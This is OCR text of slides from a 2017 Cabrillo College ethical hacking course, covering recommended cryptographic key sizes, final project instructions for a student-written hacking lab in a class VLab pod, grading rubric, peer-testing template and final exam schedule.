Diffie-Hellman (DH) Key Exchange	Asymmetric algorithm used for key establishment	IETF RFC 3526 (Reference m)	Minimum 3072-bit modulus to protect up to TOP SECRET
RSA	Asymmetric algorithm used for key-establishment	NIST SP 800-56B Rev 1 (Reference n)	Minimum 3072-bit modulus to protect up to TOP SECRET
RSA	Asymmetric algorithm used for digital signatures	FIPS PUB 186-4 (Reference k)	Minimum 3072 bit-modulus to protect up to TOP SECRET.

CNSS Policy 15


Should no longer use:
Elliptic curves 256 bits
SHA-256
AES-128
RSA 2048-bit modulus
Diffie-Hellman 2048-bit modulus

Should now use:
Elliptic curves 384 bits
SHA-384
AES-256
RSA 3072-bit modulus
Diffie-Hellman 3072-bit modulus

https://www.cnss.gov/CNSS/searchForm.cfm (then search for CNSA)

Final Project

CIS 76 Project



Cabrillo College

CIS 76 Ethical Hacking Exercise

Final Project
Fall 2017

Final Project

You will create your own educational step-by-step lab using your VLab pod that demonstrates a complete hacking attack scenario. This lab will be published in a Google Docs folder available to all your classmates. In addition to creating a new lab document you will also test one or more of your classmates projects.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod.

Deliverables

1. A new lab document that you create:
   a. Lab document specifications here: link
   b. Upload your lab document with Appendix A to the shared project folder: link
2. One or more test reports:
   a. Project testing template: link
   b. Project testing signup spreadsheet: link

Recommended Timeline


1. [3-4 week before due date] Start researching potential hacking project ideas 3-4 weeks in advance. Cybersecurity news articles and blogs are excellent starting points for your scenario. Use Google to research vulnerabilities, exploits and preventative measures to implement in your VLab pod. If you need additional VMs let the instructor know.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

The final project is available.

Due in two weeks.


Calendar Page



Assignment

- Project
- Test matrix
- Student projects

https://simms-teach.com/cis76calendar.php



13	11/21	**Quiz 10** **Hacking Wireless Networks** • Wireless technology • Hacking WEP • Hacking WPA/WPA2 **Materials** • Presentation slides (download) **Assignment** • Project • Project testing signup sheet • Student project folder **Extra Credit Lab** • Lab X4 (Wireless) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	11	Lab 10
14	11/28	**Cryptography** • Symmetric and Asymmetric encryption • Hashing • How SSL/TLS works • Heartbleed **Materials** • Presentation slides (download) **Assignment** • Project • Project testing signup sheet • Student project folder **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	12	
15	12/5	**Network Protection Systems** • Network devices • Firewalls • IDS and IPS **Materials** • Presentation slides (download) **Assignment** • Practice Test for Final (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	13	Project

https://simms-teach.com/cis76calendar.php


CIS 76 Project

Links to Project document, Test matrix, and online directory for students to share their projects from.

And again ...

Due 12/5

CIS 76 Project



Grading Rubric (60 points)

5 points - Professional quality document (readability, formatting, spelling, accuracy)
5 points - Scenario and diagram (provides necessary context to understand the lab)
5 points - Vulnerabilities & exploits (accurate summaries and citations)
20 points - Step-by-step instructions (20 steps minimum, 1 point per step)
5 points - Requirements, admonition, prevention (are included).
5 points - Complete appendixes.
10 points - Testing another student's lab and providing them with helpful written feedback.
5 points - [Optional] Presentation and demo to class.

Extra credit (up 30 points)
5 points each for testing additional student labs. You must use the testing spreadsheet above so that all projects get tested equally.


Remember late work is not accepted. If you run out of time submit what you have completed for partial credit.

Excerpt from the Project document

CIS 76 Project

Use this directory to share your project with other classmates


Calendar Page



Assignment

- Project
- Project testing signup sheet
- Student project folder

https://simms-teach.com/cis76calendar.php




My Drive > CIS 76 Ethical Hacking > CIS 76 Fall 2017 Project Folder

Name ↑	Owner	Last modified
README	me	Oct 29, 2017
Simms-EternalHotdog-v1.1	me	Oct 29, 2017

https://cabrillo.instructure.com/courses/7125/pages/cis-76-project-folder

CIS 76 Project

Calendar Page




Assignment

- Project
- Project testing signup sheet
- Student project folder

https://simms-teach.com/cis76calendar.php

Use this spreadsheet to sign up to test a classmate's project



CIS 76 Fall 2017 Project Testing

fx CIS 76 Fall 2017 Project Testing

b) Be sure to use the project testing template when doing the testing (links to documents here)


e) Testing (status) should be "planned", "underway", "completed"

d) You can offer your testing services in advance to a blank tbd line, use status="planned"

AUTHORS		TESTERS		
Lab Author Name	Name/Version of lab to be tested	Tester name I (status)	Tester name II (status)	Tester name III (status
Benji	Simms-EternalHotdog-v0.5	Homer (completed)	Duke (completed)	
Benji	Simms-EternalHotdog-v1.1	Homer (underway)	Duke (planned)	
tbd	tbd	Sky (planned"		
tbd	tbd			
tbd	tbd			
tbd	tbd			

https://cabrillo.instructure.com/courses/7125/pages/cis-76-project-testing-signup-sheet

CIS 76 Project



CIS 76 Project Testing Template

Tester: <your name here>
Lab name: <Name/version of lab document in project folder>
Date: <date tested>

1) Review your classmates lab for completeness:

[ ] 1. Lab title and version, name, date, and course number.
[ ] 2. Contact info.
[ ] 3. Admonition.
[ ] 4. Scenario and diagram.
[ ] 5. Requirements.
[ ] 6. Vulnerability(ies).
[ ] 7. Exploit(s).
[ ] 8. Step-by-step instructions.
[ ] 9. Prevention.
[ ] 10. Appendix A references.

Note any typos, missing sections, formatting problems here:

2) Verify by doing the Step-by-Step instructions. Note any missing steps or things that did not work here:

3) Note any helpful improvement suggestions or constructive feedback here:

Send completed test reports to authors using their preferred contact method. Include them as well in Appendix C of your own project.

Use this template to test another student's project

https://simms-teach.com/docs/cis76/cis76final-project-test-report.pdf


Housekeeping

war is not healthy for children and other living things
ICE COLD
Coffee!
You can sleep when you're dead!
LATTE
TOURIST MAP OF THE WORLD
New Z
Sports Blaster
We're Proud To Ser

Housekeeping

1. Nothing due tonight.

2. Eight extra credit labs are now available (6 points each) and due the day of the final exam.



Tue	12/12	**Test #3 (the final exam)** **Time** • Tuesday 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5 Lab X6 Lab X7 Lab X8


3. The final project is due in one week.

Next Class

Project is due next week!

Heads up on Final Exam

Test #3 (final exam) is TUESDAY Dec 12 4-6:50PM



Tue	12/12	**Test #3 (the final exam)** **Time** • Tuesday 4:00PM - 6:50PM in Room 828 **Materials** • Test (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia		5 posts Lab X1 Lab X2 Lab X3 Lab X4 Lab X5 Lab X6 Lab X7 Lab X8


Extra credit labs and final posts due by 11:59PM

- All students will take the test at the same time. The test must be completed by 6:50PM.

- Working and long distance students can take the test online via CCC Confer and Canvas.

- Working students will need to plan ahead to arrange time off from work for the test.

- Test #3 is mandatory (even if you have all the points you want)




FALL 2017 FINAL EXAMINATIONS SCHEDULE
DECEMBER 11 TO DECEMBER 16

DAYTIME FINAL SCHEDULE

Daytime Classes: All times in bold refer to the beginning times of classes. **MW/Daily** means Monday alone, Wednesday alone, Monday and Wednesday **or any 3** or more days in any combination. **TTH** means Tuesday alone, Thursday alone, or Tuesday and Thursday. **Classes meeting other combinations of days and/or hours not listed must have a final schedule approved by the Division Dean.**

STARTING CLASS TIME / DAY(S)	EXAM HOUR	EXAM DATE
Classes starting between:		
6:30 am and 8:55 am, MW/Daily	7:00 am-9:50 am	Monday, December 11
9:00 am and 10:15 am, MW/Daily	7:00 am-9:50 am	Wednesday, December 13
10:20 am and 11:35 am, MW/Daily	10:00 am-12:50 pm	Monday, December 11
11:40 am and 12:55 pm, MW/Daily	10:00 am-12:50 pm	Wednesday, December 13
1:00 pm and 2:15 pm, MW/Daily	1:00 pm-3:50 pm	Monday, December 11
2:20 pm and 3:35 pm, MW/Daily	1:00 pm-3:50 pm	Wednesday, December 13
3:40 pm and 5:30 pm, MW/Daily	4:00 pm-6:50 pm	Monday, December 11
6:30 am and 8:55 am, TTh	7:00 am-9:50 am	Tuesday, December 12
9:00 am and 10:15 am, TTh	7:00 am-9:50 am	Thursday, December 14
10:20 am and 11:35 am, TTh	10:00 am-12:50 pm	Tuesday, December 12
11:40 am and 12:55 pm, TTH	10:00 am-12:50 pm	Thursday, December 14
1:00 pm and 2:15 pm, TTh	1:00 pm-3:50 pm	Tuesday, December 12
2:20 pm and 3:35 pm, TTh	1:00 pm-3:50 pm	Thursday, December 14
